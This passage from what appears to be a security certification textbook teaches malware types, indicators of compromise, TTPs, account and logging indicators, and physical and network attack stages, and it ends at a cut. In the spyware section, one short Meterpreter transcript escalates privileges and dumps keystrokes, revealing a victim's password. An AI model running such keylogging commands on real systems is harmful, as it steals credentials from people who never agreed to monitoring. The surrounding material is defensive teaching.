  - Host log file data sources (network, system, security, vulnerability scan output).
  - Application log file data sources (DNS, web, VoIP).
  - Network packet and intrusion detection data.
  - Network traffic and protocol flow statistics.
- Integrate incident response containment, eradication, and recovery processes with procedures for quarantining, forensic evidence collection, root cause analysis, benchmark/SCAP-based vulnerability scanning, and threat hunting.
- Identify standard strategies for containment via isolation and segmentation.
- Develop or adopt a consistent process for incident responders to acquire and preserve forensic and e-discovery data:
  - Consider the order of volatility and potential loss of evidence if a host is shut down or powered off.
  - Record evidence collection using video and interview witnesses to gather statements.

  - Deploy forensic tools that can capture and validate evidence from persistent and nonpersistent media.
  - Document storage and handling of evidence using a chain of custody.
- Identify available data sources to support investigations:
  - Log events and metadata from firewalls, applications, endpoint antivirus and DLP, OS-specific security events, IDS/IPS, network appliances, SNMP, and vulnerability scans.
  - Output from packet captures and NetFlow traffic monitoring.
- Consider deploying SIEM to aggregate and correlate data sources to drive event alerting and monitoring dashboards and automated reports. Use alert tuning to reduce false positives, without increasing false negatives.

Lesson 13

Analyze Indicators of Malicious Activity

LESSON INTRODUCTION

The preparation phase of incident response identifies data sources that can support investigations. It also provisions tools to aggregate and correlate this data and partially automate its analysis to drive an alerting and monitoring system. While automated detection is a huge support for the security team, it cannot identify all indicators of malicious activity. As an incident responder, you must be able to identify signs in data sources that point to a particular type of attack.

Lesson Objectives

In this lesson, you will do the following:

- Analyze indicators of malicious activity in malware, physical, network, and application attacks.

Topic 13A

Malware Attack Indicators

EXAM OBJECTIVES COVERED

2.4 Given a scenario, analyze indicators of malicious activity.

By classifying the various types of malware and identifying the signs of infection, security teams are better prepared to remediate compromised systems or prevent malware from executing in the first place.

Malware Classification

Many of the intrusion attempts perpetrated against computer networks depend on the use of malicious software, or malware. **Malware** is simply defined as software that does something bad, from the perspective of the system owner. A complicating factor with malware classification is the degree to which its installation is expected or tolerated by the user.

Some malware classifications, such as Trojan, virus, and worm, focus on the vector used by the malware. The vector is the method by which the malware executes on a computer and potentially spreads to other network hosts. The following categories describe some types of malware according to vector:

- Viruses and worms represent some of the first types of malware and spread without any authorization from the user by being concealed within the executable code of another process. These processes are described as being infected with malware.
- **Trojan** refers to malware concealed within an installer package for software that appears to be legitimate. This type of malware does not seek any type of consent for installation and is actively designed to operate secretly.
- **Potentially unwanted programs (PUPs)**/Potentially unwanted applications (PUAs) are software installed alongside a package selected by the user or perhaps bundled with a new computer system. Unlike a Trojan, the presence of a PUP is not automatically regarded as malicious. It may have been installed without active consent or with consent from a purposefully confusing license agreement. This type of software is sometimes described as *grayware* rather than malware. It can also be referred to as bloatware.

Malware classification by vector.

Other classifications are based on the payload delivered by the malware. The *payload* is an action performed by the malware other than simply replicating or persisting on a host. Examples of payload classifications include spyware, rootkit, remote access Trojan (RAT), and ransomware.

Computer Viruses

A computer **virus** is a type of malware designed to replicate and spread from computer to computer, usually by "infecting" executable applications or program code. There are several different types of viruses, and they are generally classified by the different types of file or media that they infect:

- **Non-resident/file infector**—the virus is contained within a host executable file and runs with the host process. The virus will try to infect other process images on persistent storage and perform other payload actions. It then passes control back to the host program.
- **Memory resident**—when the host file is executed, the virus creates a new process for itself in memory. The **malicious process** remains in memory, even if the host process is terminated.
- **Boot**—the virus code is written to the disk boot sector or the partition table of a fixed disk or USB media and executes as a memory-resident process when the OS starts or the media is attached to the computer.
- **Script and macro viruses**—the malware uses the programming features available in local scripting engines for the OS and/or browser, such as PowerShell, Windows Management Instrumentation (WMI), JavaScript, Microsoft Office documents with Visual Basic for Applications (VBA) code enabled, or PDF documents with JavaScript enabled.

In addition, the term "multipartite" is used for viruses that use multiple vectors and the term "polymorphic" is used for viruses that can dynamically change or obfuscate their code to evade detection.

What these types of viruses have in common is that they must infect a host file or media. An infected file can be distributed through any normal means—on a disk, on a network, as an attachment to an email or social media post, or as a download from a website.



Unsafe attachment detected by Outlook's mail filter—The "double" file extension is an unsophisticated attempt to fool any user not already alerted by the use of both English and German in the message text. (Screenshot used with permission from Microsoft.)

Computer Worms and Fileless Malware

A computer **worm** is memory-resident malware that can run without user intervention and replicate over network resources. A virus is executed only when the user performs an action such as downloading and running an infected executable process, attaching an infected USB stick, or opening an infected document with macros or scripting enabled. By contrast, a worm can execute by exploiting a vulnerability in a process when the user browses a website, runs a vulnerable server application, or is connected to an infected file share. For example, the Code Red worm was able to infect early versions of Microsoft's IIS web server software via a buffer overflow vulnerability. It then scanned randomly generated IP ranges to try to infect other vulnerable IIS servers.

The primary effect of the first types of computer worm is to rapidly consume network bandwidth as the worm replicates. A worm may also be able to crash an operating system or server application, performing a denial of service attack. Also, like viruses, worms can carry a payload that can be written to perform any type of malicious action.

The Conficker worm illustrated the potential for remote code execution and memory-resident malware to effect highly potent attacks. As malware has continued to be developed for criminal intent and security software became better able to detect and block static threats, malware code and techniques have become more sophisticated. The term "fileless" has gained prominence to refer to these modern types of malware. Fileless is not a definitive classification, but it describes a collection of common behaviors and techniques:

- Fileless malware does not write its code to disk. The malware uses memory-resident techniques to run in its own process, within a host process or dynamic link library (DLL), or within a scripting host. This does not mean that there is no disk activity at all, however. The malware may change registry values to achieve persistence (executing if the host computer is restarted). The initial execution of the malware may also depend on the user running a downloaded script, file attachment, or Trojan software package.
- Fileless malware uses lightweight **shellcode** to achieve a backdoor mechanism on the host. The shellcode is easy to recompile in an obfuscated form to evade detection by scanners. It is then able to download additional packages or payloads to achieve the threat actor's objectives. These packages can also be obfuscated, streamed, and compiled on the fly to evade automated detection.
- Fileless malware may use "live off the land" techniques rather than compiled executables to evade detection. This means that the malware code uses legitimate system scripting tools, notably PowerShell and Windows Management Instrumentation (WMI), to execute payload actions. If they can be executed with sufficient permissions, these environments provide all the tools the attacker needs to perform scanning, reconfigure settings, and exfiltrate data.

The terms "**advanced persistent threat (APT)**" and "advanced volatile threat (AVT)" can be used to describe this general class of modern fileless/live off the land malware. Another useful classification is low-observable characteristics (LOC) attack. The exact classification is less important than the realization that adversaries can use any variety of coding tricks to effect intrusions and that their tactics, techniques, and procedures to evade detection are continually evolving.

Spyware and Keyloggers

The first viruses and worms focused on the destructive potential of being able to replicate. As the profitable uses of this software became apparent, however, they started to be coded with payloads designed to facilitate intrusion, fraud, and data theft. Bloatware and malware can be used for different levels of monitoring:

- **Tracking cookies**—a cookie is a plaintext file, not malware, but if permitted by browser settings, third-party cookies can be used to record web activity, track the user's IP address, and harvest various other metadata, such as search queries and information about the browser software and configuration. Tracking cookies are created by adverts and analytics widgets embedded into many websites.
- **Supercookies and beacons**—as browser software gives the user some control over what cookies to accept, web marketing companies have come up with alternative ways to implement tracking that are difficult to disable. A supercookie is a means of storing tracking data in a non-regular way, such as saving it to cache without declaring the data to be a cookie or encoding data into header requests. A beacon is a single pixel image embedded into a website. While invisible to the user, the browser must make a request to download the pixel to load the site, giving the beacon host the opportunity to collect metadata, perform browser fingerprinting, and potentially run tracking scripts.
- **Adware**—this is a class of PUP/bloatware that performs browser reconfigurations, such as allowing tracking cookies, changing default search providers, opening sponsor's pages at startup, adding bookmarks, and so on. Adware may be installed as a program or as a browser extension/plug-in.
- **Spyware**—this is malware that can perform adware-like tracking, but also monitor local application activity, take screenshots, and activate recording devices, such as a microphone or webcam. Another spyware technique is to perform DNS redirection to pharming sites.
- **Keylogger**—this is spyware that actively attempts to steal confidential information by recording keystrokes. The attacker will usually hope to discover passwords or credit card data.

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
https<Right Shift>://tickets.structureality.com/scp<CR>
jaime<Tab><Right Shift>Pa<Right Shift>$$w0rd

meterpreter >
```

Using the Metasploit Meterpreter remote access tool to dump keystrokes from the victim machine, revealing the password used to access a web app.

Keyloggers are not only implemented as software. A malicious script can transmit key presses to a third-party website. There are also hardware devices to capture key presses to a modified USB adapter inserted between the keyboard and the port. Such devices can store data locally or come with Wi-Fi connectivity to send data to a covert access point. Other attacks include wireless sniffers to record key press data, overlay ATM pin pads, and so on.

Backdoors and Remote Access Trojans

Any type of access method to a host that circumvents the usual authentication method and gives the remote user administrative control can be referred to as a **backdoor**. A **remote access Trojan (RAT)** is backdoor malware that mimics the functionality of legitimate remote control programs, but is designed specifically to operate covertly. Once the RAT is installed, it allows the threat actor to access the host, upload files, and install software or use "live off the land" techniques to effect further compromises.

In this context, RAT can also stand for remote administration tool. A host that is under malicious control is sometimes described as a zombie.

A compromised host can be installed with one or more bots. A bot is an automated script or tool that performs some malicious activity. A group of bots that are all under the control of the same malware instance can be manipulated as a **botnet** by the herder program. A botnet can be used for many types of malicious purpose, including triggering distributed denial of service (DDoS) attacks, launching spam campaigns, or performing cryptomining.



SubSeven RAT. (Screenshot used with permission from Wikimedia Commons by CCAS4.0 International.)

Whether a backdoor is used as a standalone intrusion mechanism or to manage bots, the threat actor must establish a connection from the compromised host to a **command and control (C2 or C&C)** host or network. This network connection is usually the best way to identify the presence of a RAT, backdoor, or bot. There are many means of implementing a C&C network as a **covert channel** to evade detection and filtering. Historically, the **Internet Relay Chat (IRC)** protocol was popular. Modern methods are more likely to use command sequences embedded in HTTPS or DNS traffic.

Backdoors can be created in other ways than by infection by malware. Programmers may create backdoors in software applications for testing and development that are subsequently not removed when the application is deployed. Backdoors are also created by misconfiguration of software or hardware that allows access to unauthorized users.

Rootkits

In Windows, Trojan malware that depends on manual execution by the logged-on user inherits the privileges of that user account. If the account has only standard permissions, the malware will only be able to add, change, or delete files in the user's profile and to run only apps and commands that the user is permitted to.

If the malware attempts to change system-wide files or settings, it requires local administrator-level privileges. To obtain those through manual installation or execution, the user must be confident enough in the Trojan package to confirm the User Account Control (UAC) prompt or enter the credentials for an administrative user.

If the malware gains local administrator-level privileges, there are still protections in Windows to mitigate abuse of these permissions. Critical processes run with a higher level of privilege called SYSTEM. Consequently, Trojans installed or executed with local administrator privileges cannot conceal their presence entirely and will show up as a running process or service. Often the process image name is configured to resemble a genuine executable or library to avoid detection. For example, a Trojan may use the filename "rund1132.exe" to masquerade as "rundll32.exe." To ensure persistence (running when the computer is restarted), the Trojan may have to use a registry entry or create itself as a service, which can usually be detected easily.

If the malware can be delivered as the payload for an exploit of a severe vulnerability, it may be able to execute without requiring any authorization using SYSTEM privileges. Alternatively, the malware may be able to use an exploit to escalate privileges to SYSTEM level after installation. Malware running with this level of privilege is referred to as a **rootkit**. The term derives from UNIX/Linux where any process running as the root superuser account has unrestricted access to everything from the root of the file system down.

In theory, there is nothing about the system that a rootkit could not change. In practice, Windows uses other mechanisms to prevent misuse of kernel processes, such as code signing. Consequently, what a rootkit can do depends largely on adversary capability and level of effort. When dealing with a rootkit, you should be aware that there is the possibility that it can compromise system files and programming interfaces, so that local shell processes, such as Explorer, taskmgr, or tasklist on Windows or ps or top on Linux, plus port scanning tools, such as netstat, no longer reveal its presence (at least, if run from the infected machine). A rootkit may also contain tools for cleaning system logs, further concealing its presence.

Software processes can run in one of several "rings." Ring 0 is the most privileged (it provides direct access to hardware) and so should be reserved for kernel processes only. Ring 3 is where user-mode processes run; drivers and I/O processes may run in Ring 1 or Ring 2. This architecture can also be complicated by the use of virtualization.

There are also examples of rootkits that can reside in firmware (either the computer firmware or the firmware of any sort of adapter card, hard drive, removable drive, or peripheral device). These can survive any attempt to remove the rootkit by formatting the drive and reinstalling the OS. For example, the US intelligence agencies have developed DarkMatter and Quark Matter UEFI rootkits targeting the firmware on Apple Macbook laptops.

Ransomware, Crypto-Malware, and Logic Bombs

Ransomware is a type of malware that tries to extort money from the victim by making the victim's computer and/or data files unavailable and demanding payment. One class of ransomware will display threatening messages, such as requiring Windows to be reactivated or suggesting that the computer has been locked by the police because it was used to view child pornography or for terrorism. This may apparently block access to the file system by installing a different shell program, but this sort of attack is usually relatively simple to fix.

Ransomware uses payment methods, such as wire transfer, cryptocurrency, or premium rate phone lines, to allow the attacker to extort money without revealing their identity or being traced by local law enforcement.

WannaCry ransomware. (Image by Wikimedia Commons.)

Scareware refers to malware that displays alarming messages, often disguised to look like genuine OS alert boxes. Scareware attempts to alarm the user by suggesting that the computer is infected or has been hijacked.

Crypto-Ransomware

The crypto class of ransomware attempts to encrypt data files on any fixed, removable, and network drives. If the attack is successful, the user will be unable to access the files without obtaining the private encryption key, which is held by the attacker. If successful, this sort of attack is extremely difficult to mitigate, unless the user has backups of the encrypted files. One example of crypto-ransomware is CryptoLocker, a Trojan that searches for files to encrypt and then prompts the victim to pay a sum of money before a certain countdown time, after which the malware destroys the key that allows the decryption.

Cryptojacking Malware

Another type of crypto-malware hijacks the resources of the host to perform cryptocurrency mining. This is referred to as **crypto-mining**, and malware that performs crypto-mining maliciously is classed as *cryptojacking.* The total number of coins within a cryptocurrency is limited by the difficulty of performing the calculations necessary to mint a new digital coin. Consequently, new coins can be very valuable, but it takes enormous computing resources to discover them. Cryptojacking is often performed across botnets.

Logic Bombs

Some types of malware do not trigger automatically. Having infected a system, they wait for a preconfigured time or date (time bomb) or a system or user event (**logic bomb**). Logic bombs also need not be malware code. A typical example is a disgruntled systems administrator who leaves a scripted trap that runs in the event their account is deleted or disabled. Antivirus software is unlikely to detect this kind of malicious script or program. This type of trap is also referred to as a *mine.*

TTPs and IoCs

Antivirus (A-V) scanners work on the basis of recognizing known malware code. The malware code is stored as a signature in the antivirus scanner's database. The database of signatures must be continually updated. When a file is accessed, the A-V intercepts the call and scans the file. If it matches any of its signatures, it blocks access to the file and alerts the user, and logs the event.

This type of signature-based detection is still important for detecting commodity malware attacks, but it is no longer wholly effective. Malicious activity can often only be detected by monitoring for a wider range of indicators. Knowledge of these indicators is formed by studying threat actor behaviors. The outcome of this analysis is described as a tactic, technique, or procedure (TTP):

- **Tactic**—high level description of a threat behavior. Behaviors such as reconnaissance, persistence, and privilege escalation are examples of tactics.
- **Technique**—intermediate-level description of how a threat actor progresses a tactic. For example, reconnaissance might be accomplished via techniques such as active network scanning, vulnerability scanning, and email harvesting.
- **Procedure**—detailed description of how a technique is performed. For example, a particular threat actor might use a particular tool in a distinctive way to perform vulnerability scanning.

As an example of TTP analysis, consider the scenario where a criminal gang seeks to blackmail companies by infecting hosts with ransomware. This is the threat actor's goal. To achieve the goal, they deploy a campaign, comprising a number of tactics, such as reconnaissance, resource development, initial access, and execution. Within the initial access tactic, the gang might have developed a novel technique to exploit a vulnerability in some network monitoring software used by a wide range of companies. Analysis of procedures reveals exactly how the exploited software is installed on company networks through an infected repository. This enables the gang's next tactic (execution of malware).

An **indicator of compromise (IoC)** is a residual sign that an asset or network has been successfully attacked or is continuing to be attacked. Put another way, an IoC is evidence of a TTP. In the scenario above, IoCs could include the presence of the compromised network monitor process version, connections to the C&C network,

disabled system recovery/backup features, registry entries and script remnants to execute the ransomware, files made inaccessible through encryption with different file extensions, and blackmail demand notices.

As there are many different targets and vectors of an attack, there are also thousands of potential IoCs. Many TTPs and IoCs are well known. They are documented and published by threat researchers. One of the best-known examples is the MITRE ATT&CK database (attack.mitre.org). Modern scanning tools are usually integrated with threat feeds of published TTPs and indicators. This allows for automated scanning of malicious behaviors, rather than just signature-based malware detection.

An IoC can be definite and objectively identifiable, like a malware signature, but often IoCs can only be described with confidence via the correlation of many data points. Because these IoCs are often identified through patterns of anomalous activity rather than single events, they can be open to interpretation and therefore slow to diagnose. Consequently, threat intelligence platforms use artificial intelligence (AI) systems to perform automated analysis. These systems underpin the detection and response features of modern threat protection suites.

Strictly speaking, an IoC is evidence of an attack that was successful. The term "indicator of attack (IoA)" is sometimes also used for evidence of an intrusion attempt in progress.

Malicious Activity Indicators

Given the range of malware types, there are many potential indicators of malicious activity. Some types of malware display obvious changes, such as adjusting browser settings or displaying ransom notices. If malware is designed to operate covertly, indicators can require detailed analysis of process, file system, and network behavior.

Sandbox Execution

If malicious activity is not detected by endpoint protection, analyze the suspect code or host in a sandboxed environment. A sandbox is a system configured to be completely isolated from the production network so that the malware cannot “break out.” The sandbox will be designed to record file system and registry changes plus network activity. Similarly, a sheep dip is an isolated host used to test new software and removable media for malware indicators before it is authorized on the production network.

Resource Consumption

Abnormal **resource consumption** can be detected using a performance monitor. Indicators such as excessive and continuous CPU usage, memory leaks, disk read/write activity, disk space usage, and network bandwidth consumption can be signs of malware. Resource consumption could be a reason to investigate a system rather than definitive proof of malicious activity. These symptoms can also be caused by many other performance and system stability issues. Also, it is only poorly written malware or malware that performs intensive operations that displays this behavior. For example, it is the nature of botnet DDoS, cryptojacking, and crypto-ransomware to hijack the computer’s resources.



Windows Performance Monitor recording CPU utilization on a client PC. Anomalous activity is difficult to diagnose, but this graph shows load rarely dropping below 50%. Continual load is not typical of a client system, and could be an indicator of cryptojacking malware. (Screenshot used with permission from Microsoft.)

File System

Malicious code might not execute from a process image saved on a local disk, but it is still likely to interact with the file system and registry, revealing its presence by behavior. A computer's file system stores a great deal of useful metadata about when files were created, accessed, or modified. Analyzing these metadata and checking for suspicious temporary files can help to establish a timeline of events for an incident that has left traces on a host and its files.

Attempts to access valuable data can be revealed by **blocked content** indicators. Where files are simply protected by ACLs, if auditing is configured, an access denied message will be logged if a user account attempts to read or modify a file it does not have permission to access. Information might also be protected by a data loss prevention (DLP) system, which will also log blocked content events.

Resource Inaccessibility

Resource inaccessibility means that a network, host, file, or database is not available. This is typically an indicator of a denial of service (DoS) attack. Host and network gateways might be unavailable due to excessive resource consumption. A network attack will often create large numbers of connections. Data resources might be subject to ransomware attack. Additionally, malware might disable scanning and monitoring utilities to evade detection.

Account Compromise

A threat actor will often try to exploit an existing account to achieve objectives. The following indicators can reveal suspicious account behavior:

- **Account lockout**—the system has prevented access to the account because too many failed authentication attempts have been made. Lockout could also mean that the user's password no longer works because the threat actor has changed it.
- **Concurrent session usage**—this indicates that the threat actor has obtained the account credentials and is signed in on another workstation or over a remote access connection.
- **Impossible travel**—this indicates that the threat actor is attempting to use remote access to sign in to an account from a geographic location that they would not have physically been able to move to in the time since their last sign in.

Logging

A threat actor will often try to cover their tracks by removing indicators from log files:

- **Missing logs**—this could mean that the log file has been deleted. As this is easy to detect, a more sophisticated threat actor will remove log entries. This might be indicated by unusual gaps between log entry times. The most sophisticated type of attack will spoof log entries to conceal the malicious activity.
- **Out-of-cycle logging**—a threat actor might also manipulate the system time or change log entry timestamps as a means of hiding activity.

Review Activity:

Malware Attack Indicators

Answer the following questions:

1. **You are troubleshooting a user's workstation. At the computer, an app window displays on the screen claiming that all of your files are encrypted. The app window demands that you make an anonymous payment if you ever want to recover your data. What type of malware has infected the computer?**

2. **You are recommending different antivirus products to the CEO of a small travel services firm. The CEO is confused because they had heard that Trojans represent the biggest threat to computer security these days. What explanation can you give?**

3. **You are writing a security awareness blog for company CEOs subscribed to your threat platform. Why are backdoors and Trojans different ways of classifying and identifying malware risks?**

4. **You are investigating a business email compromise (BEC) incident. The email account of a developer has been accessed remotely over webmail. Investigating the developer's workstation finds no indication of a malicious process, but you do locate an unknown USB extension device attached to one of the rear ports. Is this the most likely attack vector, and what type of malware would it implement?**

5. **A user's computer is performing extremely slowly. Upon investigating, you find that a process named n0tepad.exe is utilizing the CPU at rates of 80%–90%. This is accompanied by continual small disk reads and writes to a temporary folder. Should you suspect malware infection, and is any particular class of malware indicated?**

6. **Which attack framework provides descriptions of specific TTPs?**

Topic 13B

Physical and Network Attack Indicators

EXAM OBJECTIVES COVERED

2.4 Given a scenario, analyze indicators of malicious activity.

Company sites and offices and their networks present a wide attack surface for threat actors to target. Understanding how denial of service, on-path, and credential-based attacks are perpetrated and being able to diagnose their indicators from appropriate data sources will help you to prevent and remediate intrusion events.

Physical Attacks

A **physical attack** is one directed against cabling infrastructure, hardware devices, or the environment of the site facilities hosting the network.

Brute Force

A brute force physical attack can take several different forms, some examples of which are the following:

- Smashing a hardware device to perform physical denial of service (DoS).
- Breaking into premises or cabinets by forcing a lock or gateway. This is likely to be an indicator of theft or tampering.

Preventing theft is often impossible to guarantee, so knowing that something has been stolen is important for things like data breach reporting and revoking access permissions. A system that is tamper-evident will display visible signs of forced entry or use that are difficult for a threat actor to disguise.

Environmental

An **environmental attack** could be an attempt to perform denial of service. For example, a threat actor could try to destroy power lines, cut through network cables, or disrupt cooling systems. Alternatively, environmental and building maintenance systems are known vectors for threat actors to try to gain access to company networks.

The risk from physical attacks means that premises must be monitored for signs of physical damage or the addition of rogue devices.

RFID Cloning

Radio Frequency ID (RFID) is a means of encoding information into passive tags. When a reader is within range of the tag, it produces an electromagnetic wave that powers up the tag and allows the reader to collect information from it. This technology can be used to implement contactless building access control systems.

RFID cloning and skimming refer to ways of counterfeiting contactless building access cards or badges:

- **Cloning**—this refers to making one or more copies of an existing card. A lost or stolen card with no cryptographic protections can be physically duplicated. Card loss should be reported immediately so that it can be revoked and a new one issued. If there were a successful attack, it might be indicated by use of a card in a suspicious location or time of day.
- **Skimming**—this refers to using a counterfeit reader to capture card or badge details, which are then used to program a duplicate. Some types of proximity card can quite easily be made to transmit the credential to a portable RFID reader that a threat actor could conceal on their person.

These attacks can generally only target "dumb" access cards that transfer static tokens rather than perform cryptoprocessing. If use of the cards is logged, compromise might be indicated by impossible travel and concurrent use access patterns.

Near-field communication (NFC) is derived from RFID and is also often used for contactless cards. It works only at very close range and allows two-way communications between NFC peers.

Network Attacks

A **network attack** is a general category for a number of strategies and techniques that threat actors use to either disrupt or gain access to systems via a network vector. Network attack analysis is usually informed by considering the place each attack type might have within an overall cyberattack lifecycle:

- **Reconnaissance** is where a threat actor uses scanning tools to learn about the network. Host discovery identifies which IP addresses are in use. Service discovery identifies which TCP or UDP ports are open on a given host. Fingerprinting identifies the application types and versions of the software operating each port, and potentially of the operating system running on the host, and its device type. Rapid scanning generates a large amount of distinctive network traffic that can be detected and reported as an intrusion event, but it is very difficult to differentiate malicious scanning activity from non-malicious scanning activity.
- **Credential harvesting** is a type of reconnaissance where the threat actor attempts to learn passwords or cryptographic secrets that will allow them to obtain authenticated access to network systems.
- Denial of service (DoS) in a network context refers to attacks that cause hosts and services to become unavailable. This type of attack can be detected by monitoring tools that report when a host or service is not responding, or is suffering from abnormally high volumes of requests. A DoS attack might be launched as an end in itself, or to facilitate the success of other types of attacks.
- Weaponization, delivery, and breach refer to techniques that allow a threat actor to get access without having to authenticate. This typically involves various types of malicious code being directed at a vulnerable application host or service over the network, or sending code concealed in file attachments, and tricking a user into running it.

- Command and control (C2 or C&C), beaconing, and persistence refer to techniques and malicious code that allow a threat actor to operate a compromised host remotely, and maintain access to it over a period of time. The threat actor has to disguise the incoming command and outgoing beaconing activity as part of the network's regular traffic, such as by using encrypted HTTPS connections. Detection of this type of activity usually depends on identifying anomalous connection endpoints, such as connections to IP addresses in countries that do not respect copyright or privacy laws. There can also be indicators on the compromised host, such as the malware itself and unauthorized startup items.
- **Lateral movement**, **pivoting**, and privilege escalation refer to techniques that allow the threat actor to move from host to host within a network or from one network segment to another, and to obtain wider and higher permissions for systems and services across the network. These types of attacks are detected via anomalous account logins and privilege use, but detection usually depends on machine learning-backed software, as it is typically difficult to differentiate anomalous behavior from normal behavior.
- Data exfiltration refers to obtaining an information asset and copying it to the attacker's remote machine. Anomalous large data transfers might be an indicator for exfiltration, but a threat actor could perform the attack stealthily, by only moving small amounts of data at any one time.

Note that stages in the lifecycle are iterative. For example, a threat actor might perform external reconnaissance and credential harvesting or breach to obtain an initial foothold. They might then perform reconnaissance and credential harvesting from the foothold to perform lateral movement and privilege escalation on internal hosts.

Distributed Denial of Service Attacks

A **denial of service (DoS)** attack is anything that reduces the availability of a resource. DoS attacks can target physical hardware and infrastructure. A malware-based DoS attack might destroy a file system or engineer excessive CPU, memory, storage, or network bandwidth consumption.

A DoS attack can also exploit protocol or configuration weaknesses at different network layers. DoS attacks against network hosts and gateways are typically of a type called **distributed DoS (DDoS)**. DDoS means that the attack is launched from multiple hosts simultaneously. Typically, a threat actor will compromise machines to use as handlers in a command and control network. The handlers are used to compromise thousands or millions of hosts with DDoS bot tools, forming a botnet.

Some types of DDoS attacks simply aim to consume network bandwidth, denying it to legitimate hosts, by using overwhelming numbers of bots making ordinary requests. Others cause resource exhaustion on the victim host by bombarding them with requests, which consume CPU cycles and memory. This delays processing of legitimate traffic and could potentially crash the host system completely. For example, a **SYN flood attack** works by withholding the client's ACK packet during TCP's three-way handshake. A server, router, or firewall can maintain a queue of pending connections, recorded in its state table. When it does not receive an ACK packet from the client, it resends the SYN/ACK packet a set number of times before timing out the connection. The problem is that a server may only be able to manage a limited number of pending connections, which the DDoS attack quickly fills up. This means that the server is unable to respond to genuine traffic.

Reflected Attacks

